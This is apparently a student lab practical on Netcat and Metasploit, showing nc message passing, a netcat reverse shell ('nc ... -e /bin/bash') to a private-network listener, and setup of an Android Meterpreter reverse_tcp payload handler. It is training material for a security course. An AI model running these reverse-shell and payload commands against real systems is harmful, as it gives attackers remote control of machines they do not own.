Date: 21/12/2024

## Lab Practical #03:

## Netcat and Metasploit tool for scanning system vulnerability

### 1. Netcat:

- **Nc -h: help**

```
┌──(kali㉿kali)-[~]
└─$ nc -h
[v1.10-48.1]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -C                      Send CRLF as line-ending
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
```

- **Nc <IP> <PORT> : message passing**

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.90.100 8000-8100
hii
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lp 8050
hii
```

Date: 21/12/2024

- **Message passing from windows to Linux**

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.38.79 9000
hi
how are you
?
```

```
C:\Users\Kunal>ncat -lp 9000
hi
how are you
?
```

- **Using timeout**

```
┌──(kali㉿kali)-[~]
└─$ nc -w 10 192.168.38.79 9000
hii
```

```
C:\Users\Kunal>ncat -lp 9000
hii
```

- **Message passing using UDP**

```
┌──(kali㉿kali)-[~]
└─$ nc -u -l -p 9000
hell
h
he
hel
hell
hello
```

```
┌──(kali㉿kali)-[~]
└─$ nc -u 192.168.90.100 9000
hell
h
he
hel
hell
hello
```

- **Create reverse shell**

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.38.79 9000 -e /bin/bash
```


```
C:\Users\Kunal>ncat -l 9000
ls
Android
Desktop
Documents
Downloads
Music
Pictures
Public
scan.txt
Templates
Videos
cd Downloads
```

**Date: 21/12/2024**

## Metasploit:

- **Start Metasploit**


- **View different banner**



**Date: 21/12/2024**

- **Threads**

```
msf6 > threads

Background Threads
==================

  ID  Status  Critical  Name                Started
  --  ------  --------  ----                -------
  0   sleep   True      SessionScheduler-1  2024-12-21 12:30:30 -0500
  1   sleep   True      SessionScheduler-2  2024-12-21 12:30:30 -0500
  2   sleep   True      SessionScheduler-3  2024-12-21 12:30:30 -0500
  3   sleep   True      SessionScheduler-4  2024-12-21 12:30:30 -0500
  4   sleep   True      SessionScheduler-5  2024-12-21 12:30:30 -0500
  5   sleep   True      SessionManager      2024-12-21 12:30:30 -0500
```

- **Repeat**

```
msf6 > repeat -t 10 -n 5 echo hii
[*] exec: echo hii

hii
[*] exec: echo hii

hii
[*] exec: echo hii

hii
[*] exec: echo hii

hii
[*] exec: echo hii

hii
```

- **Show different payloads, exploits, encoders, post, hops etc.**

```
msf6 > show post

Post
====

  #    Name                                                Disclosure Date
  Check  Description
  -    ----                                                ---------------
  -----  -----------

  0    post/aix/hashdump                                   .
  No     AIX Gather Dump Password Hashes
  1    post/android/capture/screen                         .
  No     Android Screen Capture
```

**Date: 21/12/2024**

```
msf6 > show exploits

Exploits
========

   #     Name
Disclosure Date  Rank       Check  Description
   -     ----
---------------  ----       -----  -----------
   0     exploit/aix/local/ibstat_path
2013-09-24       excellent  Yes    ibstat $PATH Privilege Escalation
   1     exploit/aix/local/invscout_rpm_priv_esc
2023-04-24       excellent  Yes    invscout RPM Privilege Escalation
   2     exploit/aix/local/xorg_x11_server
2018-10-25       great      Yes    Xorg X11 Server Local Privilege Escalation
   3     exploit/aix/rpc_cmsd_opcode21
2009-10-07       great      No     AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 B
uffer Overflow
   4     exploit/aix/rpc_ttdbserverd_realpath
2009-06-17       great      No     ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Over
```

- **Clear module stack**

```
msf6 > clearm
[*] Clearing the module stack
msf6 >
```

- **View Jobs**

```
msf6 > jobs

Jobs
====

No active jobs.

msf6 >
```

- **Set Payload, port, host**

```
msf6 > use payload/android/meterpreter/reverse_tcp
msf6 payload(android/meterpreter/reverse_tcp) >
```

```
msf6 payload(android/meterpreter/reverse_tcp) > set LHOST 192.168.90.100
LHOST ⇒ 192.168.90.100
msf6 payload(android/meterpreter/reverse_tcp) > set LPORT 9000
LPORT ⇒ 9000
msf6 payload(android/meterpreter/reverse_tcp) >
```

**Date: 21/12/2024**

- **View Current Seassions**

```
msf6 payload(android/meterpreter/reverse_tcp) > sessions

Active sessions
===============

No active sessions.
```

- **Start Exploiting**

```
msf6 payload(android/meterpreter/reverse_tcp) > exploit

[*] Payload Handler Started as Job 0

[*] Started reverse TCP handler on 192.168.90.100:9000
```